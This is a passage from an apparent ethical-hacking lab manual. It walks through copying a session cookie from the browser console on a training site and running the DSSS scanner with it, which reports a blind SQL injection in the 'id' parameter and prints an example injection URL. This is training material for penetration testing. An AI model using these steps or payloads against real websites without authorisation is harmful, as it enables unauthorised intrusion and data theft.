

Home - MovieScope - Mozilla Firefox
Home - MovieScope
www.moviescope.com/viewprofile.aspx?id=1
90%
Start
Parrot
Wiki
Community
privacy
pentest
learn
Donate
MOVIESCOPE
Admin | Logout
Home
Features
Trailers
Photos
Blog
Contacts
View Profile
Save Page As...
Save Page to Pocket
Send Page to Device
View Background Image
Select All
View Page Source
View Page Info
Inspect Element (Q)
Take a Screenshot
NoScript
Block element
Movie Trailers
View all
Paranorman Trailer
Added: 2012-04-23 14:58:57
Iron Man Trailer
Added: 2009-11-04 02:06:16
Captain America: Marvel Trailer
Added: 2009-10-08 02:33:02

sam profile

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male
Date of Birth:	10-10-1975
Age:	38
Address:	Washington DC
Contact #:	1-202-501-4455

Figure 2.1.7: Inspect Element option

16. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.


Home - MovieScope - Mozilla Firefox
Home - MovieScope
www.moviescope.com/viewprofil
90%
Start
Parrot
Wiki
Community
privacy
pentest
learn
Donate
MOVIESCOPE
Admin | Logout
Home
Features
Trailers
Photos
Blog
Contacts
View Profile
sam profile
ID: 1
First Name: sam
Featured Movie Trailers
View all
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Filter output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
Persist Logs

```
The resource at "http://connect.facebook.net/en_US/all.js#xfbml=1&appId=199804666731637" was   viewprofile.aspx
blocked because content blocking is enabled. [Learn More]
▸ Request to access cookie or storage on "<URL>" was blocked because we are blocking all third-party storage
  access requests and content blocking is enabled. 2
>> document.cookie
```


Figure 2.1.8: Requesting the cookie value

TASK 1.3

Obtain Session Cookie

17. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

Note: The cookie value might differ in your lab environment.


MOVIESCOPE
Admin | Logout
Home
Features
Trailers
Photos
Blog
Contacts
View Profile
sam profile
ID: 1
First Name: sam
Featured Movie Trailers
View all
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Filter output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
Persist Logs
Store as global variable
Copy message
Copy object

```
The resource at "http://connect.facebook.net/en_US/all.js#xfbml=1&appId=199804666731637" was   viewprofile.aspx
blocked because content blocking is enabled. [Learn More]
▸ Request to access cookie or storage on "<URL>" was blocked because we are blocking all third-party storage
  access requests and content blocking is enabled. 2
>> document.cookie
<- "mscope=1jWydNf8wro=; ui-tabs-1=0
>>
```


Figure 2.1.9: Copying the cookie value

TASK 1.4

Scan the Website for SQL Injection Vulnerabilities

18. Switch to a terminal window and type **python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 17>"** and press **Enter**.

Note: In this command, **-u** specifies the target URL and **--cookie** specifies the HTTP cookie header value.




```
┌─[root@parrot]─[~/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1"
 --cookie "mscope=1jWydNf8wro=; ui-tabs-1=0"
```

Figure 2.1.10: Issuing the command to check for SQL injection vulnerabilities

19. The above command causes DSSS to scan the target website for SQL injection vulnerabilities.

20. The result appears, showing that the target website (**www.moviescope.com**) is vulnerable to blind SQL injection attacks. The vulnerable link is also displayed, as shown in the screenshot.




```
┌─[root@parrot]─[~/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1"
 --cookie "mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3a
 by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
 (i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http:/
/www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%28197%3E197%29')

scan results: possible vulnerabilities found
┌─[root@parrot]─[~/DSSS]
└──╼ #
```

Figure 2.1.11: Result of the command, showing vulnerability to blind SQLi

TASK 1.5

View the Vulnerable Website Link

21. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**.



